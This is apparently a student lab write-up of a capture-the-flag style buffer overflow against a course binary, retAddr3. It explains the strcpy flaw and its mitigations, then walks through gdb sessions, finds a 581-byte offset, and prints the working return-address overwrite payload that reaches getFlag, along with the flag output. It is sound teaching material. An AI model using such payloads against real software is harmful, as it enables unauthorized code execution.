Merry Assessment

Executive Summary

A buffer overflow vulnerability in the code was discovered in this challenge, allowing an adversary to overwrite adjacent memory by taking advantage of the strcpy function. The recipient faced a significant threat as a result of the vulnerability, which made it possible for an adversary to execute arbitrary code, gain unauthorized access to the system, steal sensitive data, or disrupt system operations.

Utilizing alternative functions like strncpy to limit the number of bytes that can be written to the destination buffer and validating the input data to ensure that it was within the expected boundaries were important steps to take to mitigate this vulnerability. Additionally, buffer overflow attacks could be detected and prevented by implementing canaries. It is essential to take vulnerabilities like these seriously and to take the necessary precautions to protect the system from attacks like these.In this assessment,we identified and crafted a basic buffer overflow exploit to execute a segment of code that prints out the contents of merryflag.txt file, which was unreachable.

Vulnerabilities Identified

Buffer overflow attack is the vulnerability identified in this merry challenge. It is a type of cyberattack that exploits a vulnerability in a computer program or system to gain unauthorized access. When a program tries to store more data in a buffer than it was designed to hold, the attack occurs. The additional data may overflow into adjacent memory locations without sufficient bounds checking, potentially overwriting important data or instructions.

Using the strcpy function in the vuln function, we can determine that the vulnerability exists in the given source code. If it is not used correctly, the strcpy function is susceptible to buffer overflow attacks. When data is written to a buffer that is too small to hold it, buffer overflow occurs. This can happen with strcpy if the size of the source string is larger than the size of the destination buffer. To prevent buffer overflow vulnerabilities when using the strcpy function, it is important to ensure that the destination buffer is large enough to hold the entire source string, and to use safer alternatives such as strncpy, which provides boundary checking.

Recommendations

Input Validation:

In order to protect computer systems from malicious attacks, one essential step is to validate input data for buffer overflow. When an attacker sends data to a program that is larger than the buffer size, the data overwrites adjacent memory, including the return address, resulting in a buffer overflow attack. The attacker may be able to take control of the system, execute arbitrary code, or cause the program to crash as a result of this.

Validation of input data is essential for avoiding buffer overflow attacks. By setting a maximum length for input, input validation functions like scanf() and fgets() are designed to read input from users and prevent buffer overflows. Another effective strategy is to restrict the size of the input to keep it from exceeding the buffer's capacity.

Bounds Checking:

The practice of ensuring that string data is within the intended bounds or limits of a buffer or array is referred to as bounds checking in strings. Strings are a common source of buffer overflow vulnerabilities, in which an attacker can send more data than expected to a program, causing it to overwrite adjacent memory and potentially execute malicious code. This is important because strings are a common source of buffer overflow vulnerabilities.

Assumptions

The program has a buffer that temporarily stores data and is either fixed or limited in size. Additionally, the attack makes the assumption that the program lacks proper bounds checking, which gives the attacker the ability to overflow the buffer.

Steps to Reproduce the attack

The attack has been carried out by following these steps -


Firstly, the ASLR (Address Space Layout Randomization) was disabled using the "toggleASLR" command on the target system as it was enabled by default. This was achieved by executing the command "merry@CS647:~$ toggleASLR", which displayed that ASLR had been disabled and the kernel.randomize_va_space was set to 0.

Then, the program "retAddr3" was run in gdb (GNU debugger) by executing the command "merry@CS647:~$ gdb retAddr3". In the gdb terminal, the assembler code of the main and vuln functions were disassembled by executing the commands "disassemble main" and "disassemble vuln" respectively.

To set a breakpoint at the main function, the command "b main" was executed, and a first breakpoint was established at 0x1363 and to set a breakpoint at the vuln function ,the command “b vuln” was executed and a second breakpoint was established at 0x1212.

```
(gdb) b main
Breakpoint 1 at 0x1363
```

```
(gdb) b vuln
Breakpoint 2 at 0x1212
```



```
(gdb) run AAA
Starting program: /home/merry/retAddr3 AAA
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x56556363 in main ()
```

Screenshot 1:Run command with input string AAA.

The program was then executed with the input "AAA" by running the command "run AAA".

In this below stack diagram of vuln function, the stack moved from top to bottom memory addresses. At the top of the stack was the return address, which indicated the memory location where the program should have returned after executing the vulnerable function. Below the return address was the saved frame pointer, which pointed to the previous stack frame.


There were three character arrays (buffer1, buffer2, and buffer3) that were vulnerable to a buffer overflow attack following the local variables x and y. Without additional data, it was impossible to pinpoint the precise positions of each buffer on the stack because the function code did not specify the size of each buffer. Without the information provided by the underscores in the code, it was also impossible to determine the sizes of the buffers in this diagram, which suggested that they might have been filled in with particular values at runtime.

Stack Frame Layout

Address	**Contents**
0xfffffffc	Top of memory …
. . .	
0xffffd084	&input
0xffffd080	Return address

0xffffd07c	Prev EBP
0xffffd078	Buffer
0xffffd074	Buffer
0xffffd070	Buffer
…..	Bottom of Memory


The buffer overflow size was calculated from the buffer displayed, using the return address obtained from the assembler code of main. The buffer overflow size was determined to be 581. An alternative method was also used by performing a brute force with the perl command in gdb by taking random values.



```
Start it from the beginning? (y or n) y
Starting program: /home/merry/retAddr3 $(perl -e 'print"A"x580')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x56556363 in main ()
(gdb) cont
Continuing.

Breakpoint 2, 0x56556212 in vuln ()
(gdb) cont
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x565563ab in main ()
(gdb) run $(perl -e 'print"A"x582')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/merry/retAddr3 $(perl -e 'print"A"x582')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x56556363 in main ()
(gdb) cont
Continuing.

Breakpoint 2, 0x56556212 in vuln ()
(gdb) cont
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x56550041 in ?? ()
(gdb) 
```

Screenshot 2:Segmentation fault at size 582.


After increasing the value to 582, a segmentation fault occurred at 0x56550041. Here it started overwriting with input string ‘A’ which was 41. So, the buffer overflow size was determined to be 581 by performing the run with 581. The getFlag address from the assembler code of main was put to get the flag contents by executing the command "run $(perl -e 'print "A"x581 . "\xd3\x63\x55\x56"')".



```
   0x565563f8 <+163>:   mov    -0x4(%ebp),%ecx
   0x565563fb <+166>:   leave
   0x565563fc <+167>:   lea    -0x4(%ecx),%esp
   0x565563ff <+170>:   ret
End of assembler dump.
(gdb) run $(perl -e 'print"A"x581 . "\xd3\x63\x55\x56"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/merry/retAddr3 $(perl -e 'print"A"x581 . "\xd3\x63\x55\x56"')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x56556363 in main ()
(gdb) cont
Continuing.

Breakpoint 2, 0x56556212 in vuln ()
(gdb) cont
Continuing.
::: You Win :::
Here you go:

Program received signal SIGSEGV, Segmentation fault.
0xf7dfae8b in _IO_getc (fp=0x0) at ./libio/getc.c:37
Download failed: Invalid argument.  Continuing without source file ./libio/./libio/getc.c.
37      ./libio/getc.c: No such file or directory.
(gdb) exit
A debugging session is active.

        Inferior 1 [process 4791] will be killed.

Quit anyway? (y or n) y
merry@cs647:~$ ./retAddr3 $(perl -e 'print"A"x581 . "\xd3\x63\x55\x56"')
::: You Win :::
Here you go:
aaa9f1d465302c20c97d4a8830141da3a8a18c817947ce43747e5e2a44277197
36ab354b77fc98d00faa4a634bb6480328071366c60828fe26ee34c9c33f6c24
Segmentation fault (core dumped)
merry@cs647:~$
```

Screenshot 3:Payload and the exploit us command output at buffer size 581.

Although the flag contents were not displayed in gdb, it was confirmed that the address was correct. The gdb was then quit, and the same perl command was run, which displayed the flag contents.



```
   0x565563a1 <+76>:    push   $0x1
   0x565563a3 <+78>:    call   0x5655620d <vuln>
   0x565563a8 <+83>:    add    $0x10,%esp
   0x565563ab <+86>:    movl   $0x1,-0xc(%ebp)
   0x565563b2 <+93>:    cmpl   $0x0,-0xc(%ebp)
   0x565563b6 <+97>:    jne    0x565563ca <main+117>
   0x565563b8 <+99>:    sub    $0xc,%esp
   0x565563bb <+102>:   push   $0x56557045
   0x565563c0 <+107>:   call   0xf7df48d0 <__GI__IO_puts>
   0x565563c5 <+112>:   add    $0x10,%esp
--Type <RET> for more, q to quit, c to continue without paging--
   0x565563c8 <+115>:   jmp    0x565563f7 <main+162>
   0x565563ca <+117>:   cmpl   $0x2,-0xc(%ebp)
   0x565563ce <+121>:   jne    0x565563e7 <main+146>
   0x565563d0 <+123>:   sub    $0xc,%esp
   0x565563d3 <+126>:   push   $0x56557056
   0x565563d8 <+131>:   call   0xf7df48d0 <__GI__IO_puts>
   0x565563dd <+136>:   add    $0x10,%esp
   0x565563e0 <+139>:   call   0x565562ef <getFlag>
   0x565563e5 <+144>:   jmp    0x565563f7 <main+162>
   0x565563e7 <+146>:   sub    $0xc,%esp
   0x565563ea <+149>:   push   $0x56557045
   0x565563ef <+154>:   call   0xf7df48d0 <__GI__IO_puts>
   0x565563f4 <+159>:   add    $0x10,%esp
   0x565563f7 <+162>:   nop
   0x565563f8 <+163>:   mov    -0x4(%ebp),%ecx
   0x565563fb <+166>:   leave
   0x565563fc <+167>:   lea    -0x4(%ecx),%esp
   0x565563ff <+170>:   ret
End of assembler dump.
(gdb) run $(perl -e 'print"A"x581 . "\xd3\x63\x55\x56"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/merry/retAddr3 $(perl -e 'print"A"x581 . "\xd3\x63\x55\x56"')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
```


Screenshot 4:Push address from disassembling vuln function.

To get "you win" with the flag contents, the address of push (0x565563d3) which is just above the address of the call getFlag function was used in little endian format by executing the command "merry@CS647:~$ ./retAddr3 $(perl -e 'print "A"x581 . "\xd3\x63\x55\x56"')".

Findings

Here are the findings of this merry challenge:

::: You Win :::
Here you go:
aaa9f1d465302c20c97d4a8830141da3a8a18c817947ce43747e5e2a44277197
36ab354b77fc98d00faa4a634bb6480328071366c60828fe26ee34c9c33f6c24
Segmentation fault (core dumped)



```
Quit anyway? (y or n) y
merry@cs647:~$ ./retAddr3 $(perl -e 'print"A"x581 . "\xd3\x63\x55\x56"')
::: You Win :::
Here you go:
aaa9f1d465302c20c97d4a8830141da3a8a18c817947ce43747e5e2a44277197
36ab354b77fc98d00faa4a634bb6480328071366c60828fe26ee34c9c33f6c24
Segmentation fault (core dumped)
merry@cs647:~$
```

Screenshot 5:Contents of the merryflag.txt file.